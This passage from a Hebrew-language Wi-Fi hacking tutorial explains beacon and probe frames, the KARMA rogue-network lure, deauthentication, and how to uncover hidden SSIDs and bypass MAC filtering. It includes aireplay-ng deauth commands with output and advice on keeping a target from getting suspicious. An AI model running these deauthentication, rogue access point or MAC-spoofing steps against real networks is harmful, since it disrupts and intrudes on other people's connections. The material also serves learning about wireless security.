    RSN= ID=48 RSN: Len=24 Version=1 Group Cipher OUI=00-0F-AC Group Cipher Type=4 Pairwise Cipher Count=1
    Mobility Domain ID=54 Mobility Domain Len=3 Mobility Domain Id=0x34AC
    HT Info= ID=61 HT Info: Len=22 Primary Channel=149
    RM Enabled Capabilities ID=70 RM Enabled Capabilities Len=5
    Cisco Proprietary ID=133 Cisco Proprietary Len=30 OUI=05-00-8F Value=0x003F00FF035900 AP Name=3702-2.
    ID=150  Len=6 OUI=00-40-96 Cisco Systems Data=(3 bytes)
    VHT Capabilities element ID=191 VHT Capabilities element Len=12
    VHT Operation element ID=192 VHT Operation element Len=5
    VHT Transmit Power Envelope ID=195 VHT Transmit Power Envelope Len=4 Local Maximum Transmit Power For
    WMM ID=221 WMM Len=24 OUI=00-50-F2 MICROSOFT CORP. OUI Type=2 OUI SubType=1 Parameter Element Version
    Vendor Specific ID=221 Vendor Specific Len=6 OUI=00-40-96 Cisco Systems Data=(3 bytes)
    Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-40-96 Cisco Systems Version=3 CCX Version=5
    Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-40-96 Cisco Systems Data=(2 bytes)
    Vendor Specific ID=221 Vendor Specific Len=5 OUI=00-40-96 Cisco Systems Data=(2 bytes)
[299-302]   FCS:                FCS=0x2AF5B243
```


[במקור: https://mrncciew.com]


כרטיס הרשת שלנו עובר בין הערוצים ואוסף את פאקטות הbeacon שהוא רואה בכל ערוץ.



ברגע שכרטיס הרשת שלנו יקלוט את פאקטת ה beacon שם הרשת אליה שייכת הפאקטה תופיע על המסך. זוהי שיטה פסיבית למדי, ואנו צריכים שיטה יותר אקטיבית להתחברות.

Probe Request - כאשר קרה התהליך הנ"ל ולחצנו על הרשת אליה אנו רוצים להתחבר, נאלץ לעבור תהליך אימות (עליו נרחיב בהמשך), ובמידה ועברנו אותו בהצלחה, נוכל להתחבר לרשת. לאחר ההתחברות המוצלחת, פרטי הרשת אליה התחברנו יישמרו אצלנו במכשיר, ברשימה הנקראית preferred network list יחד עם הסיסמא לרשת.






בשיטה הזו, ברגע של לחיצה על כפתור הפעלת ה-WIFI - כרטיס הרשת שלנו עובר ערוץ ערוץ, ושולח ב-broadcast בקשה הנקראית probe request.

ברגע שנשלחה בקשת probe ה-station מריץ לאחור probe timer ומחכה לתשובה, אם הזמן עבר ולא קיבל תשובה, הוא ממשיך לערוץ הבא וחוזר על התהליך. בבקשת ה-probe ה-station מצרף את ה-SSID של הרשת אליה הוא רוצה להתחבר (אופציונלי, (directed probe request)). במידה ואותה הרשת באיזור, ואכן קיבלה את הבקשה, היא עונה ב-probe response והשניים מתחילים את תהליך האימות בדרך להתחברות.

כך חבילה זו נראת:



[במקור: https://mrncciew.com]


פאקטת probe request הן חשובות ביותר, והן הבסיס להתקפת KARMA, התקפה בה אנו מרימים רשתות מזויפות על בסיס שמות הרשתות שאנו קולטים ב-probe requests של יעד מסוים באיזור, ובכך מפתים אותו להתחבר עלינו תוך כדי ידיעה שהוא יתחבר לרשת שהוא מכיר (בית, חבר/ה, בית הקפה האהוב). שימו לב שאם היעד גר באיזור מסוים ואנו תוקפים אותו באיזור אחר לגמרי הוא עלול לחשוד, הרי לא הגיוני שהוא יהיה מחובר לרשת הביתית שלו כשהוא נמצא במקום אחר לגמרי.

למידע נוסף על KARMA Attack:

https://www.youtube.com/watch?v=GB5-uvnBU4I

Station & AP Relationships

לאחר אחד השלבים הנ"ל, ה-station יישלח Authentication Request על מנת להתחיל את תהליך האימות. במידה ותהליך האימות עבר בהצלחה, ה-station יישלח Association Request, על מנת לקבל AID (קיצור של Association IDentifier) המשמש את ה-AP כתעודת הזהות של כל אחד מהמחוברים אליו. לאחר השלב הזה, התהליך הושלם, והלקוח יכול לגלוש ברשת.



תחילה, לפני שבכלל התחלנו את תהליך האימות, הלקוח ונק' הגישה היה ב-**Condition 1**. לאחר מכן, אחרי תהליך אימות מוצלח, הלקוח ונק' הגישה היו ב-**Condistion 2**. ולבסוף כאשר הכל כבר כמעט מוכן, מקבל הלקוח את ה-AID והוא ונק' הגישה עוברים ל-**Condition 3**.

שימו לב, בין Association לבין Authentication קיימת תלות. לכן, על מנת לעבור מ-Condition 3 ל-Condition 1 כל מה שאנו צריכים לעשות, הוא לגרום למצב של No Authentication, או במילים אחרות ובשפה יותר מקצועית: DeAuthentication.


DeAuthentication הינה פאקטה הנשלחת ע"י ה-AP על מנת לגרום לניתוק בינה לבין אחת או כל התחנות המחוברות אליה. פאקטת DeAuthentication היא חשובה ושימושית מאוד בהליך הפריצה לרשת, עליו נדבר בהמשך.

MAC Filtering & Hidden SSID (או "דרכים לא טובות להגן על עצמך מפני התקפות Wi-Fi")


כולנו יודעים ש-SSID הוא שם הרשת. וכבר למדנו שהשם הזה נמצא ב-Beacon Frame שנשלח ב-Broadcast על ידי ה-AP הגורם שמפיץ את הרשת. ברגע שכרטיס הרשת שלנו קלט את ה-Beacon Frame, יופיע ה-SSID על גבי המסך. בעקבות כך, הרשת גלויה מאוד. לשם "פתרון" הבעיה, הומצא המושג: hidden SSID.

Hidden SSID כשמו כן הוא: SSID מוחבא. קחו לכם רגע על מנת להבין שכל מה ש-AP צריך לעשות על מנת להחביא את שמה של הרשת אותה הוא מפיץ הוא למחוק את ערך ה-SSID מפאקטות ה-beacon שהוא משדר


פשוט נוריד את סימון ה-v מ-"Enable SSID Broadcasting":



כך תראה החבילה לפני השינוי:



וכך לאחריו:




ובכן, אם אתם זוכרים, גם בפאקטות ה-Probe Request/Response נמצא ה-SSID, ושם הוא מאוד הכרחי ובלתי ניתן למחיקה ע"י ה-AP.

על מנת לגלות את ה-Hidden SSID כל מה שעלינו לעשות הוא :


- לחכות באופן פסיבי להתחברות, ולקחת את ה-SSID מפאקטות ה-Association או מפאקטות ה-Probe request/response.
- לגרום לניתוק של אחת התחנות המחוברות לרשת באופן אקטיבי ע"י זיוף פאקטת DeAuthentication, ולגלות את ה-SSID באותה הדרך.

ביצוע:

תחילה, עלינו להעביר את כרטיס הרשת שלנו למצב monitor, נתשמש ב-airmon-ng:




לאחר מכן, בדיקת iwconfig קצרה:



שלב הבא נצטרך להתחיל להסניף את הרשתות באיזור על מנת לזהות את הרשת המדוברת, נשתמש ב-airodump-ng:

```
airodump-ng mon0
```



לאחר שזיהינו את הרשת (אנו רואים שבעמודת ה-SSID כתוב <length: 0>) נזהה את הערוץ שעליה הרשת משדרת, ונעביר את כרטיס הרשת שלנו לאותו ערוץ:

```
iwconfig mon0 channel 11
```

בשלב הבא נעבור להסנפה ע"פ BSSID:

```
airodump-ng --bssid <the AP mac> -c 11 mon0
```

אם לא נציין את -c (channel) כרטיס הרשת שלנו יעשה hopping על כל הערוצים. כך ייראה הפלט, למטה נראה את כל התחנות המחוברות לרשת:

כעת ניגש לנתק אחת מהן על להשיג probe, את הניתוק נעשה בעזרת aireplay-ng:

```
elementary@TP-LINK:~$
elementary@TP-LINK:~$ sudo aireplay-ng -0 10 -c AC:5F:3E:C8:B5:73 -a C4:6E:1F:48:1A:F8 mon0
08:30:51  Waiting for beacon frame (BSSID: C4:6E:1F:48:1A:F8) on channel 11
08:30:52  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 1| 3 ACKs]
08:30:53  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0| 6 ACKs]
08:30:53  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0| 6 ACKs]
08:30:54  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 6| 8 ACKs]
08:30:56  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [46|50 ACKs]
08:31:04  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [52|47 ACKs]
08:31:05  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|11 ACKs]
08:31:11  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 5|64 ACKs]
08:31:17  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 0|65 ACKs]
08:31:27  Sending 64 directed DeAuth. STMAC: [AC:5F:3E:C8:B5:73] [ 3|34 ACKs]
elementary@TP-LINK:~$
```

- 0 - deauthentication attack.
- 10 - מס' הפאקטות לשליחה.
- c - client mac.
- a - AP MAC.

לאחר הניתוק, התחנה שהתנתקה תתחבר באופן אוטומטי. ובכן, airodump שזיהה את פאקטות ה-probe עשה resolving ל-SSID לבדו:

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:6E:1F:48:1A:F8  -40  77     2808     1970   12  11  54e. WPA2 CCMP   PSK  TP-LINK_MR3040_481AF8

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:6E:1F:48:1A:F8  AC:5F:3E:C8:B5:73    0    1e- 1      0     2403
C4:6E:1F:48:1A:F8  E4:B3:18:6A:57:ED   -8    0 - 6e     1     1046
```

מתודת אבטחה שנייה היא MAC Filtering, כלומר קנפוג ה-AP כך שרק stations שכתובת ה-MAC שלהן נמצאות ב-white-list שהוגדרנו יוכלו להתחבר לרשת.

כולנו כבר יודעים שלזייף כתובת MAC זו לא בעיה כלל. על מנת לעקוף את שכבת האבטחה הזו, נאזין לרשת, ונחכה שמישהו יתחבר, אם מישהו כבר מחובר, ניקח את כתובת ה-MAC שלו והרי לנו כתובת MAC שנמצאת ב-White List , כעת נוכל להתחבר לרשת.

ביצוע:

